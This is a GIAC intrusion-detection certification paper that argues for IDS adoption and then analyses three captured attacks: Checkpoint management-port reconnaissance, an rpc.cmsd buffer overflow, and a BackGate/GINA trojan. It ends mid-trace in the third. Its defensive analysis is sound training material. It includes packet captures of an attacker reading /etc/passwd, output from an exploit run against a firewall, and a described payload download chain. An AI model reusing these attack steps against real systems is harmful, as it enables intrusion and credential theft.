Global Information Assurance Certification Paper

Section 1: State of Intrusion Detection

How to Justify an IDS to Management

When performing security audits for commercial and government agencies, I am amazed at how many customers do not use any form of intrusion detection. Most companies have some form of firewall, and some even use Access Control Lists (ACLs) on their perimeter routers. A few go so far as to install host based firewalls on their external web servers to provide further protection for those machines.

Many support staff tell me that they believe that their company needs an IDS, but that they don't know how to sell their management on the idea.

Introducing the idea of an IDS

The first hurdle to overcome is the idea that an IDS is a complicated and expensive system. Yes, there are some IDS's that are expensive and very complicated to operate, but not many. There are many tools that can be used as an IDS, many of which are open source programs.

The best way to introduce an IDS to your management, is to use a tool (whether you use an open-source program or an inexpensive commercial product) and create some logs to demonstrate the true viability of such a product. Tools available for use include host based tools such as syslog for UNIX / LINUX server, and the event logs on Microsoft servers. These tools are already available to you – you simply have to configure the host to audit certain functions such as successful logons, failed logons, failed file access, and other criteria that could show unauthorized activity on the host in question. What time of day these activities occur is a crucial component to effective logging. Understanding what activity on the host is abnormal is key to the beneficial use of host based logs.

There are a number of free "personal" firewalls available for the MS-Windows environment that you could install on a server. The log files from the firewall could show any anomalous activity on that machine that got through your perimeter firewall, as well as anomalous activity on that host from within your network.

A good tool for use on a UNIX host is Psionic Software's port sentry program (http://www.psionic.com). This open source tool for notifies you of attempts to access services on the host in question that it is not configured to provide. So when your external name server is probed for FTP access or Web Service's by an intruder scanning your external network, it would log this activity, much as an IDS system does for a network.

A tool that is available for use as a network IDS is tcpdump. It comes standard with most flavors of UNIX, (an updated version is available from http://www.tcpdump.org) and a windows version is available at http://netgroup-serv.polito.it. TCPDUMP is a program that captures packet headers (by default) of traffic on the network that the listening host is connected to. By adding filter statements on the command line when invoking tcpdump, (called BPF filters), you can limit the type of traffic that tcpdump will

record. If you know in advance what type of traffic you expect to see on your network, you can filter it out, and what is left would be anomalous. The key being what you don't expect to find on your network is what you want an IDS to alert you to.

For those of you who have more time, there are two open-source network IDS tools available. The first is the Navy's SHADOW program (http://www.nswc.navy.mil/ISSEC/CID/). This is a tool that is basically a set of PERL scripts that run tcpdump and creates output reports based upon the analysis performed by the scripts. It takes a little bit of time to become familiar with, but the dividends more than make up for the amount of time it takes to learn. Then there is SNORT (http://www.snort/org) which bills itself as a light-weight network intrusion detection package. (There is also an MS-Windows version available from http://www.silicondefense.com). Actually, this package takes some time to learn, but there is a wealth of help available on line through the SNORT-Users mail list. You can run this program "straight out of the box" or get any number of post processors and analysis aids freely available from the contributors forum.

Keep in mind when using network tools that you must access all the traffic on the network segment you're monitoring. Connect to a hub wherever possible, as ethernet switches compartmentalize traffic, and you may not "see" all the traffic. If you do connect to a switch, have the port programmed for spanning to allow your tool to sniff all the traffic on that segment.

These are just a few of the tools available to you for little to no cost. You simply need to decide on what type of tool you think you would be most comfortable using and begin using it, (with the permission of your company).

You'll also want to choose a location (network) in which to place your IDS tool where you can derive substantive use from its output.

Position within Network	**Derived benefit**
On the perimeter network	detect the types & frequencies of inbound attacks
On the DMZ network	detect attacks targeting Internet accessible hosts
Within the protected networks	detect attacks that get past a firewall
	detect internal anomalous network activity
Perimeters of corporate IntraNet	detect activity from different corporate entities
	detect activity from partner corporations

Begin by monitoring traffic during relatively quiet network time – before / after regular working hours. Study and keep records of the traffic you're seeing. If you find inconsistencies with what you believe you should be seeing, then check it out… You might already be under attack. Some people who have busy networks may want to start out with a server or network that isn't heavily used within their company.

After you've become comfortable with the tool of choice, and you're also familiar with it's output, you're ready to move it to your perimeter or DMZ network. Be prepared to be

overwhelmed with data! The Internet is not the friendly place the marketers would have you believe.

Collect a day or two's data and analyze the results. Did the tool collect too much data or the wrong kind of data? While this question seems out of place, it is not always easy to configure tools to get the type of data you're interested in, so you will want to use an iterative approach to collecting data and analyzing it with respect to your company's security and acceptable use policies. (Remember to keep metrics of your analysis process for later use).

When you have your tool configured and are retrieving good samples of data, take a solid week's worth of reports and analyze the results. You'll want to look for trends, repeat offenders, levels of activity during non-working hours, and other signs of activity that doesn't meet with normal usage of your network.

Look to places like the CERT Coordination Center (http://www.cert.org) and sites like Bugtraq (http://www.securityfocus.com) and Whitehats (http://www.whitehats.com) for explanations of the types of anomalous traffic you've recorded. Search the web as well for explanations and mitigations for the types of activity you've uncovered. Compare the findings against industry "best practices" scenarios (such as those CERT offers). Determine what you need to do to prevent or mitigate any anomalous activity. Then prepare a task list of the steps you take to implement your solutions.

The Presentation

Create a presentation to show your management. You'll want to depict the type of problems you detected and the impact of that problem should it remain unresolved. The impact could be loss of data, or loss of availability for customer use, the cost of recovering from a successful penetration by an intruder, and in some cases the cost of legal litigation should your company be held liable under the emerging "due diligence" laws. You'll want to depict the cost (in time and material) to detect and mitigate the risk versus the cost of recovering from a successful intrusion. Keep in mind the cost to the company's reputation and the confidentiality of it's customers. Also show how the tool used was beneficial in detecting the problem and how it's use could help prevent other problems from becoming full fledged incidents.

An intrusion detection system should be complimentary to your company's established security posture. The information derived from an IDS should be used to enhance the operation of security tools already deployed. You may even find that it can help identify security tools or policy items that your company is not currently utilizing. An IDS is also helpful for monitoring activity on all segments of your corporate network and will yield data points necessary for any future upgrades and/or deployments of other network security tools.

In short, an IDS is the impartial set of eyes that will help network administrators tailor their company's security measures to meet the ever changing threats presented by the Internet.

References:
Tools of the trade -
http://linux.oreillynet.com/pub/a/linux/2001/07/13/tools_trade_three.html?page=1

Establishing Computer Security in Mid to Large Enterprise Installations
The Human Elements Of Computer Security,
http://www.sans.org/infosecFAQ/start/establishing.htm

DNS Attacks: An Example of Due Diligence -
http://www.sans.org/infosecFAQ/DNS/diligence.htm

IT security destined for the courtroom -
http://www.computerworld.com/cwi/story/0,1199,NAV47_STO60729,00.html

Keep your system from getting "beaten up" - http://www.nswc.navy.mil/ISSEC/

FAQ: Network Intrusion Detection Systems -
http://www.robertgraham.com/pubs/network-intrusion-detection.html

Intruder Detection Checklist -
http://www.cert.org/tech_tips/intruder_detection_checklist.html

Best Practices in Network Security –
http://www.networkcomputing.com/1105/1105f2.html

SECTION 2 --- DETECTS

Detect #1 -- TCP Session with Firewall-1 on external I/F

```
10:31:02.211288 62.149.167.17.32771 > CUST.NET.244.194.264: S 1196766133:1196766133(0) win 5840
  <mss 1460,sackOK,timestamp 174518[|tcp]> (DF)
10:31:02.221288 CUST.NET.244.194.264 > 62.149.167.17.32771: S 3103081382:3103081382(0) ack
  1196766134 win 8760 <mss 1460> (DF)
10:31:02.221288 62.149.167.17.32771 > CUST.NET.244.194.264: . ack 1 win 5840 (DF)
10:31:02.221288 62.149.167.17.32771 > CUST.NET.244.194.264: P 1:5(4) ack 1 win 5840 (DF)
10:31:02.351288 CUST.NET.244.194.264 > 62.149.167.17.32771: . ack 5 win 8756 (DF)
10:31:03.221288 62.149.167.17.32771 > CUST.NET.244.194.264: P 5:9(4) ack 1 win 5840 (DF)
10:31:03.221288 CUST.NET.244.194.264 > 62.149.167.17.32771: P 1:5(4) ack 9 win 8752 (DF)
10:31:03.221288 62.149.167.17.32771 > CUST.NET.244.194.264: . ack 5 win 5840 (DF)
10:31:03.221288 62.149.167.17.32771 > CUST.NET.244.194.264: P 9:13(4) ack 5 win 5840 (DF)
10:31:03.221288 CUST.NET.244.194.264 > 62.149.167.17.32771: P 5:21(16) ack 13 win 8748 (DF)
10:31:03.261288 62.149.167.17.32771 > CUST.NET.244.194.264: . ack 21 win 5840 (DF)
10:31:03.591288 62.149.167.17.32771 > CUST.NET.244.194.264: F 13:13(0) ack 21 win 5840 (DF)
10:31:03.591288 CUST.NET.244.194.264 > 62.149.167.17.32771: . ack 14 win 8748 (DF)
10:31:03.591288 CUST.NET.244.194.264 > 62.149.167.17.32771: F 21:21(0) ack 14 win 8748 (DF)
10:31:03.591288 62.149.167.17.32771 > CUST.NET.244.194.264: . ack 22 win 5840 (DF)
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: S 1328080358:1328080358(0) win 5840
  <mss 1460,sackOK,timestamp 185463[|tcp]> (DF)
10:32:51.661288 CUST.NET.244.194.256 > 62.149.167.17.32772: S 3103190852:3103190852(0) ack
  1328080359 win 8760 <mss 1460> (DF)
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 1 win 5840 (DF)
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: P 1:99(98) ack 1 win 5840 (DF)
10:32:51.661288 CUST.NET.244.194.256 > 62.149.167.17.32772: P 1:5(4) ack 99 win 8662 (DF)
```

```
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 5 win 5840 (DF)
10:32:51.661288 CUST.NET.244.194.256 > 62.149.167.17.32772: P 5:21(16) ack 99 win 8662 (DF)
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 21 win 5840 (DF)
10:32:51.661288 CUST.NET.244.194.256 > 62.149.167.17.32772: P 21:30(9) ack 99 win 8662 (DF)
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 30 win 5840 (DF)
10:32:51.661288 CUST.NET.244.194.256 > 62.149.167.17.32772: P 30:34(4) ack 99 win 8662 (DF)
10:32:51.661288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 34 win 5840 (DF)
10:32:51.681288 CUST.NET.244.194.256 > 62.149.167.17.32772: P 34:38(4) ack 99 win 8662 (DF)
10:32:51.681288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 38 win 5840 (DF)
10:32:51.681288 CUST.NET.244.194.256 > 62.149.167.17.32772: . 38:1498(1460) ack 99 win 8662
10:32:51.681288 CUST.NET.244.194.256 > 62.149.167.17.32772: . 1498:2958(1460) ack 99 win 8662
10:32:51.681288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 1498 win 8760 (DF)
10:32:51.681288 CUST.NET.244.194.256 > 62.149.167.17.32772: P 2958:3186(228) ack 99 win 8662
10:32:51.681288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 2958 win 11680 (DF)
10:32:51.681288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 3186 win 11680 (DF)
10:33:03.821288 62.149.167.17.32772 > CUST.NET.244.194.256: F 99:99(0) ack 3186 win 11680 (DF)
10:33:03.821288 CUST.NET.244.194.256 > 62.149.167.17.32772: . ack 100 win 8662 (DF)
10:33:03.821288 CUST.NET.244.194.256 > 62.149.167.17.32772: F 3186:3186(0) ack 100 win 8662
10:33:03.821288 62.149.167.17.32772 > CUST.NET.244.194.256: . ack 3187 win 11680 (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: S 1378634815:1378634815(0) win 5840
  <mss 1460,sackOK,timestamp 191260[|tcp]> (DF)
10:33:49.631288 CUST.NET.244.194.264 > 62.149.167.17.32773: S 3103248876:3103248876(0) ack
1378634816 win 8760 <mss 1460> (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: . ack 1 win 5840 (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: P 1:99(98) ack 1 win 5840 (DF)
10:33:49.631288 CUST.NET.244.194.264 > 62.149.167.17.32773: P 1:5(4) ack 99 win 8662 (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: . ack 5 win 5840 (DF)
10:33:49.631288 CUST.NET.244.194.264 > 62.149.167.17.32773: P 5:21(16) ack 99 win 8662 (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: . ack 21 win 5840 (DF)
10:33:49.631288 CUST.NET.244.194.264 > 62.149.167.17.32773: P 21:30(9) ack 99 win 8662 (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: . ack 30 win 5840 (DF)
10:33:49.631288 CUST.NET.244.194.264 > 62.149.167.17.32773: P 30:34(4) ack 99 win 8662 (DF)
10:33:49.631288 62.149.167.17.32773 > CUST.NET.244.194.264: . ack 34 win 5840 (DF)
10:33:49.641288 CUST.NET.244.194.264 > 62.149.167.17.32773: P 34:38(4) ack 99 win 8662 (DF)
10:33:49.641288 62.149.167.17.32773 > CUST.NET.244.194.264: . ack 38 win 5840 (DF)
10:33:49.651288 CUST.NET.244.194.264 > 62.149.167.17.32773: . 38:1498(1460) ack 99 win 8662
10:33:49.651288 CUST.NET.244.194.264 > 62.149.167.17.32773: . 1498:2958(1460) ack 99 win 8662
+++
10:35:21.291288 CUST.NET.244.194.256 > 62.149.167.17.32774: F 3186:3186(0) ack 99 win 8662 (DF)
10:35:21.291288 62.149.167.17.32774 > CUST.NET.244.194.256: F 99:99(0) ack 3187 win 11680 (DF)
10:35:21.291288 CUST.NET.244.194.256 > 62.149.167.17.32774: . ack 100 win 8662 (DF)
```

Source of Trace

Customer supplied TCPdump piped to ascii file

Detect was Generated by:

Tcpdump

10:31:02.211288	; timestamp
62.149.167.17	; source IP Address
.32771	; source TCP Port
>	; direction (packet is sent from > to)
CUST.NET.244.194	; destination IP Address
.264	; destination TCP Port #
S	; TCP Flags (in this Case SYN)
1196766133:1196766133(0)	; TCP Sequence # (in this case the offset is 0 since no pervious packets have been sent)
win 5840	; window size
<mss 1460,	; TCP Options (set max segment size = 1460)
sackOK,	; TCP Options (enable sequential ACK)
timestamp 174518	; TCP Options (enable timestamp)
[|tcp]>	;
(DF)	; Don't Fragment flag is set

Probability Source Address was Spoofed

Low – the attacker wants the information supplied by the attack.

Description of Attack

Attack against Checkpoint Firewall-1 management port (CVE-2000-0181 & CVE-2000-0779). The tool maps the internal network addresses allegedly protected by the firewall. The tool in question has only yielded reconnaissance information, yet that info can be used to further target machines behind a firewall that would normally be protected from such reconnaissance.

Attack Mechanism

Attack exploits unprotected management port and utilizes checkpoint commands to query the firewall for information.

```
------------------------------------------------------------------
IP Address: 62.149.167.17 = flat-p07.m015.aruba.it
------------------------------------------------------------------
Hostname: aruba.it
IP Address: 62.149.128.8
Decimal Address: 1049985032
--------------------------Arin Results--------------------------
European Regional Internet Registry/RIPE NCC (NETBLK-RIPE-C3)
These addresses have been further assigned to European users.
Contact info can be found in the RIPE database, via the
WHOIS and TELNET servers at whois.ripe.net, and at
http://www.ripe.net/db/whois.html
NL
Netname: RIPE-C3
Netblock: 62.0.0.0 - 62.255.255.255
Maintainer: RIPE
Coordinator: Reseaux IP European Network Co-ordination Centre Singel 258
(RIPE-NCC-ARIN)  nicdb@RIPE.NET +31 20 535 4444
Domain System inverse mapping provided by:
NS.RIPE.NET                 193.0.0.193
```

Correlations

I downloaded code from http://www.securiteam.com/securitynews/5HP0D2A4UC.html and executed… the results follow:

```
Testing  on port 256
:name (-SensePost-dotcom-.net-dmz)
:type (network)
:ipaddr (10.2.1.0)
:ipmask (255.255.255.0)

:name (-SensePost-dotcom-.net-cust-1)
:type (network)
:ipaddr (192.1.1.0)
:ipmask (255.255.255.0)

:name (-SensePost-dotcom-.net-cust-2)
:type (network)
:ipaddr (192.1.10.0)
:ipmask (255.255.255.0)

:name (-SensePost-dotcom-.net-cust-3)
:type (network)
:ipaddr (192.1.20.0)
```

```
:ipmask (255.255.255.0)

:name (-SensePost-dotcom-.net-cust-4)
:type (network)
:ipaddr (192.1.234.0)
:ipmask (255.255.255.0)

:name (-SensePost-dotcom-.net-cust-5)
:type (network)
:ipaddr (10.1.0.0)
:ipmask (255.255.0.0)
```

Evidence of Active Targeting
This attack only works against Checkpoint firewalls and was directed at this customer's firewall in particular; therefore it is active targeting.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(5 **+** 5 **) – (** 4 **+** 1 **) = 5**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate Firewall	**Type:**	most but not all patches installed
Scale:	5	**Scale:**	4
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	Reconnaissance	**Type:**	none
Scale:	5	**Scale:**	1

I rate the lethality of this exploit high because the information gained can be used to attack hosts within the NAT'ing firewall. An attacker could also use the information gained from the tool to refine it, and thus be able to change the configuration of the firewall – possibly even creating a rule to allow themselves unfettered access to the interior network.

Defensive Recommendation
- Deny inbound access to the CheckPoint's management ports at the perimeter router via Access Control Lists.
- (In this case the customer out-sources the management of their firewall. The further recommendation here is that all external access to corporate resources should be made via VPN or other secured communications (eg. dial-up to a radius server). In this manner, the communications can be logged and protected via encryption so passwords are not transmitted over the Internet in plain text.)

Multiple Choice Question
The ability to access a firewall's management port enables an attacker to: ?
A. prevent attacks
B. log his own attacks
C. view or modify configurations
D. telnet to other firewalls

Answer: **C**

Checkpoint provides software to change the configuration of the firewall that uses port 524,525, & 526. Anyone with access to these ports has the potential to view and/or modify the configuration as the above attack demonstrates.

Is it a Duck ?

It has feathers because it could be detected. It has a bill because the data gained should not have been available. It quacked because code could be found to duplicate the attack. It waddled because the source IP was not from the company allowed to access the firewall … Therefore, I conclude that though it may not be a duck in the strictest sense, it is still fowl.

Detect #2 – Sun RPC Buffer Overflow Attack

```
Possible NMAP Fingerprint attempt     24.201.16.172:4329 -> cust.net.10.1:21       Sep 27 06:11
…
Misc Attempted Sun RPC high port access      24.201.16.172:59777 -> cust.net.10.1:32771   Sep 27
06:13
…
IDS 017 - RPC - portmap-request-cmsd  24.201.10.99:911 -> cust.net.10.111   Sep 27 09:21
```

Source of Trace

E-Mailed RAZORBACK report (output tool for Snort 1.7) from customer

Detect was Generated by:

Snort 1.7 sent to post processor razorback

Probability Source Address was Spoofed

Low – the attacker wants the information supplied by the attack. Also, when the buffer overflow attack was launched, the source address would need to non-spoofed (unless a Kevin Mitnick-type attack was being used).

Description of Attack

A buffer overflow vulnerability has been discovered in the Calendar Manager Service daemon, rpc.cmsd. Remote and local users can execute arbitrary code with the privileges of the rpc.cmsd daemon, typically root. Under some configurations rpc.cmsd runs with an effective userid of daemon, while retaining root privileges. (CVE-1999-0320)

Attack Mechanism

Attacker first portscanned, (sometime previously, as it didn't show up in the previous two days logs), then attempted an NMAP fingerprint (probably to get OS version), then used portmapper to get access to the Sun Calendar Manager via RPC. Once this was accomplished, then the attacker responded with a buffer overflow attack. The attacker then cat'd the /etc/passwd file.

```
------------------------------------------------------------------
IP Address: 62.149.167.17 = modemcable99.10-201-24.que.mc.videotron.ca
------------------------------------------------------------------
;; res options: init recurs defnam dnsrch
```

```
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 2
;; QUERY SECTION:
;;      videotron.ca, type = NS, class = IN
;; ANSWER SECTION:
videotron.ca.           23h58m25s IN NS  dns1.videotron.net.
videotron.ca.           23h58m25s IN NS  dns2.videotron.net.
----------------------------------------
[whois.crsnic.net]
Whois Server Version 1.3
Domain Name: VIDEOTRON.NET
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolutions.com
Name Server: DNS2.VIDEOTRON.NET
Name Server: DNS1.VIDEOTRON.NET
Updated Date: 20-aug-2001
----------------------------------------
```

Correlations

The following are packets captured running tcpdump during the attack:

```
09:25:14.146327 24.201.10.99.911 > cust.net.10.1.32843: P 3627:3643(16) ack
146 win 5840 <nop,nop,timestamp 896032 796628> (DF)
0x0000       4500 0044 db17 4000 2006 3725 18c9 0a63  E..D..@.@.7%...c
0x0010       ffff 0a01 038f 804b 0d87 5399 3bd8 de50  .......K..S.;..P
0x0020       8018 16d0 807c 0000 0101 080a 000d ac20  .....|.........
0x0030       000c 27d4 6361 7420 2f65 7463 2f70 6173  ..'.cat./etc/pas
0x0040       7377 640a                                swd.

09:25:14.159443 cust.net.10.1.32843 > 24.201.10.99.911: P 146:624(478) ack
3643 win 10136 <nop,nop,timestamp 798085 896032> (DF)
0x0000       4500 0212 e760 4000 ff06 6a0d ffff 0a01  E....`@...j.....
0x0010       18c9 0a63 804b 038f 3bd8 de50 0d87 53a9  ...c.K..;..P..S.
0x0020       8018 2798 dea4 0000 0101 080a 000c 2d85  ..'...........-.
0x0030       000d ac20 726f 6f74 3a78 3a30 3a31 3a53  ....root:x:0:1:S
0x0040       7570 6572 2d55 7365 723a 2f3a 2f73 6269  uper-User:/:/sbi
0x0050       6e2f 7368 0a64 6165 6d6f 6e3a 783a 313a  n/sh.daemon:x:1:
0x0060       313a 3a2f 3a0a 6269 6e3a 783a 323a 323a  1::/:.bin:x:2:2:
0x0070       3a2f 7573 722f 6269 6e3a 0a73 7973 3a78  :/usr/bin:.sys:x
0x0080       3a33 3a33 3a3a 2f3a 0a61 646d 3a78 3a34  :3:3::/:.adm:x:4
0x0090       3a34 3a41 646d 696e 3a2f 7661 722f 6164  :4:Admin:/var/ad
0x00a0       6d3a 0a6c 703a 783a 3731 3a38 3a4c 696e  m:.lp:x:71:8:Lin
0x00b0       6520 5072 696e 7465 7220 4164 6d69 6e3a  e.Printer.Admin:
0x00c0       2f75 7372 2f73 706f 6f6c 2f6c 703a 0a75  /usr/spool/lp:.u
0x00d0       7563 703a 783a 353a 353a 7575 6370 2041  ucp:x:5:5:uucp.A
0x00e0       646d 696e 3a2f 7573 722f 6c69 622f 7575  dmin:/usr/lib/uu
0x00f0       6370 3a0a 6e75 7563 703a 783a 393a 393a  cp:.nuucp:x:9:9:
0x0100       7575 6370 2041 646d 696e 3a2f 7661 722f  uucp.Admin:/var/
0x0110       7370 6f6f 6c2f 7575 6370 7075 626c 6963  spool/uucppublic
0x0120       3a2f 7573 722f 6c69 622f 7575 6370 2f75  :/usr/lib/uucp/u
0x0130       7563 6963 6f0a 6c69 7374 656e 3a78 3a33  ucico.listen:x:3
0x0140       373a 343a 4e65 7477 6f72 6b20 4164 6d69  7:4:Network.Admi
0x0150       6e3a 2f75 7372 2f6e 6574 2f6e 6c73 3a0a  n:/usr/net/nls:.
0x0160       6e6f 626f 6479 3a78 3a36 3030 3031 3a36  nobody:x:60001:6
0x0170       3030 3031 3a4e 6f62 6f64 793a 2f3a 0a6e  0001:Nobody:/:.n
```

```
0x0180        6f61 6363 6573 733a 783a 3630 3030 323a  oaccess:x:60002:
0x0190        3630 3030 323a 4e6f 2041 6363 6573 7320  60002:No.Access.
0x01a0        5573 6572 3a2f 3a0a 6e6f 626f 6479 343a  User:/:.nobody4:
0x01b0        783a 3635 3533 343a 3635 3533 343a 5375  x:65534:65534:Su
0x01c0        6e4f 5320 342e 7820 4e6f 626f 6479 3a2f  nOS.4.x.Nobody:/
…
0x0210        680a                                     h.
```

Exploit code found that appears to be similar to code used in attack

```
  /*## copyright LAST STAGE OF DELIRIUM jul 1999 poland        *://lsd-pl.net/ #*/
  /*## rpc.cmsd                                                              #*/
```

The compiled code has command line options for Solaris 2.6, 2.7, & 2.8. This might account for the NMAP finger print, the attacker was checking so that s/he could use the correct options the first time out.

Evidence of Active Targeting

There is much evidence of active targeting. First is the NMAP fingerprint, then the attempts at Sun RPC high ports, then the attack itself. No tother traffic was detected to/from this host between the initial alert at 06:11 & the attack at 09:21.

Severity

Severity Formula:

(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity

(5 **+** 5 **) – (** 4 **+** 3 **) = 3**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate DNS Server	**Type:**	most but not all patches installed
Scale:	5	**Scale:**	4
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	Buffer Overflow	**Type:**	Perimeter router blocks Telnet, FTP, etc.
Scale:	5	**Scale:**	3

Defensive Recommendation

NOTE:

It is advised that before any attempts to clean the system and install patches, corporate legal services should be contacted for legal ramifications. System forensics may be required by law enforcement agencies before the system is restored.

Install Patches from Sun, see http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches

Review CERT® Advisory CA-99-08 Buffer Overflow Vulnerability in Calendar Manager Service Daemon, rpc.cmsd - http://www.cert.org/advisories/CA-99-08-cmsd.html

Turn off RPC services as a DNS server on a “dirty” DMZ (outside the firewall) does not need those services running.

Block incoming RPC services at perimeter router

Multiple Choice test Question

A server on a DMZ should run what services ?
A. All services
B. Only daemon services
C. Only services protected by TCPWrappers
D. Only the most necessary services

Answer is **D**.

Although answer C is attractive, not all services can be protected by TCPWrappers, (eg. Sendmail & Web). It is a rule of thumb to only provide one service per server.

Is it a Duck ?

It has feathers because the pre attack alerts were not false positives. It quacked because the intruder tested the system to determine which commands to use to attack the system. It waddled because the IP address of the intruder was not from the company, nor from an ISP in the same country as the company being attacked. It became a duck most fowl when the /etc/passwd file was viewed.

Detect #3 – GINA Trojan

- Probable system compromise; root.exe found
- WWW: IIS Folder Traversal (Command Execution) is always active and may be vulnerable (http)
- WWW: RDS is active and may be vulnerable (http)
- WWW: IIS Samples (showcode) is active and may be vulnerable (http)

Source of Trace

Security Audit for commercial customer

Note:

It is my belief that using any tool that discovers evidence of intrusion (eg. Portsentry, tripwire, aide, etc.) including vulnerability scanners should be added to the electronic toolbelt of the Intrusion Analyst. As is the case with this detect, both SARA & NESSUS discovered signs of intrusion on the host in question. SARA discovered the evidence of a root kit, while NESSUS discovered the trojan telnet daemon at port 9273. Because of this discovery, I ran TCPDump to capture traffic to/from this host to get a better understanding of the problem.

Detect was Generated by:

SARA Vulnerability scanner & TCPdump 3.6.2 (see detect #1 for definition of tcpdump fields)

Probability Source Address was Spoofed

Low – the attacker is using the Telnet trojan at tcp port #9273, which probably would not work if the address was being spoofed

Description of Attack

CAN-1999-0661

The Win32.NTHack.dll or Gina trojan (listed elsewhere in the encyclopedia) is part of a hacking tool known as BackGate kit. It hooks Windows logon processes to log account information including account name and password to C:\543567.tmp in clear text.

BackGate kit is commonly used with "Web Server Folder Traversal" Vulnerability or "File Permission Canonicalization" Vulnerability to gain access to the victim server.

If the BackGate kit is used against a server vulnerable to such security breaches, it is likely that a file named E.ASP will be introduced to the server first. A batch file, DL.BAT is then generated to download and launch DL.EXE from a FTP server of the hacker's choice. It is possible that this FTP server may also be a victim of BackGate.

DL.EXE in turn downloads a set of files to the local system. It is capable of downloading 16 files from a specific FTP server (00.D, 01.D, 02.D,..., 15.D). User reports so far indicate that 14 files are used. The set of files downloaded includes FTP server, Proxy server, Win32/PWS.Gina.Trojan and configuration files. 00.D is then renamed to INSTALL.BAT and launched to install PWS.Gina.Trojan, trojanized FTP and Proxy server.

BackGate then removes the files that were downloaded, but no longer needed.

Also, a directory "\adminback0810\root" may be created in a drive of the hacker's choice as the home directory of FTP server.

Attack Mechanism

The initial report from SARA identified a possible root kit on the server during a routine security audit for this commercial customer. The Nessus scanner detected a Telnet Listener on Port 9273. A linux machine was set-up to monitor all trafic to/from this host other than Mail & web traffic. [tcpdump –n –N – s 1500 'ip host = cust.net.44.227' and ('tcp port !=25' and 'tcp port !=80')]
The traces showed different hosts connecting to the trojan telnet proxy port, and launching telnet sessions to other domains.

```
Host#telnet cust.net.44.227:9273
   Connecting …
Guess > new_host_ip
   Connected …
NewHost: username:
```

Correlations

```
13:42:28.500930 209.149.244.201.1481 > cust.net.47.227.9273: S 2117944150:2117944150(0) win
16384 <mss 1360,nop,nop,sackOK> (DF)
13:42:28.500930 cust.net.47.227.9273 > 209.149.244.201.1481: S 2378121:2378121(0) ack
 2117944151 win 9520 <mss 1460> (DF)
13:42:28.540930 209.149.244.201.1481 > cust.net.47.227.9273: . ack 1 win 17680 (DF)
13:42:28.540930 cust.net.47.227.9273 > 209.149.244.201.1481: P 1:10(9) ack 1 win 9520 (DF)
13:42:28.580930 209.149.244.201.1481 > cust.net.47.227.9273: P 1:4(3) ack 10 win 17671 (DF)
13:42:28.580930 cust.net.47.227.9273 > 209.149.244.201.1481: P 10:16(6) ack 4 win 9517 (DF)
13:42:28.610930 209.149.244.201.1481 > cust.net.47.227.9273: P 4:10(6) ack 16 win 17665 (DF)
```

```
  13:42:28.610930 cust.net.47.227.9273 > 209.149.244.201.1481: P 16:19(3) ack 10 win 9511 (DF)
  13:42:28.810930 209.149.244.201.1481 > cust.net.47.227.9273: . ack 19 win 17662 (DF)
+++
  13:43:25.680930 cust.net.47.227.9273 > 209.149.244.201.1481: . ack 47 win 9474 (DF)
  13:43:35.480930 209.149.244.201.1481 > cust.net.47.227.9273: F 47:47(0) ack 102 win 17579 (DF)
  13:43:35.480930 cust.net.47.227.9273 > 209.149.244.201.1481: . ack 48 win 9474 (DF)
  13:43:35.480930 cust.net.47.227.9273 > 209.149.244.201.1481: F 102:102(0) ack 48 win 9474 (DF)
  13:43:35.520930 209.149.244.201.1481 > cust.net.47.227.9273: . ack 103 win 17579 (DF)
  19:37:31.240930 216.86.243.162.32825 > cust.net.47.227.9273: S 1137121372:1137121372(0) win
    5840 <mss 1460,sackOK,timestamp 351663 0,nop,wscale 0> (DF)
  19:37:31.240930 cust.net.47.227.9273 > 216.86.243.162.32825: S 2506852:2506852(0) ack
    1137121373 win 8760 <mss 1460> (DF)
  19:37:31.290930 216.86.243.162.32825 > cust.net.47.227.9273: . ack 1 win 5840 (DF)
  19:37:31.300930 cust.net.47.227.9273 > 216.86.243.162.32825: P 1:10(9) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > cust.net.47.227.9273: . ack 10 win 5840 (DF)
  19:37:31.350930 cust.net.47.227.9273 > 216.86.243.162.32825: P 10:16(6) ack 1 win 8760 (DF)
  19:37:31.350930 216.86.243.162.32825 > cust.net.47.227.9273: P 1:10(9) ack 10 win 5840 (DF)
  19:37:31.430930 216.86.243.162.32825 > cust.net.47.227.9273: . ack 16 win 5840 (DF)
+++
  19:37:31.240930 216.86.243.162.32825 > cust.net.47.227.9273: S 1137121372:1137121372(0) win
    5840 <mss 1460,sackOK,timestamp 351663 0,nop,wscale 0> (DF)
  19:37:31.240930 cust.net.47.227.9273 > 216.86.243.162.32825: S 2506852:2506852(0) ack
    1137121373 win 8760 <mss 1460> (DF)
  19:37:31.290930 216.86.243.162.32825 > cust.net.47.227.9273: . ack 1 win 5840 (DF)
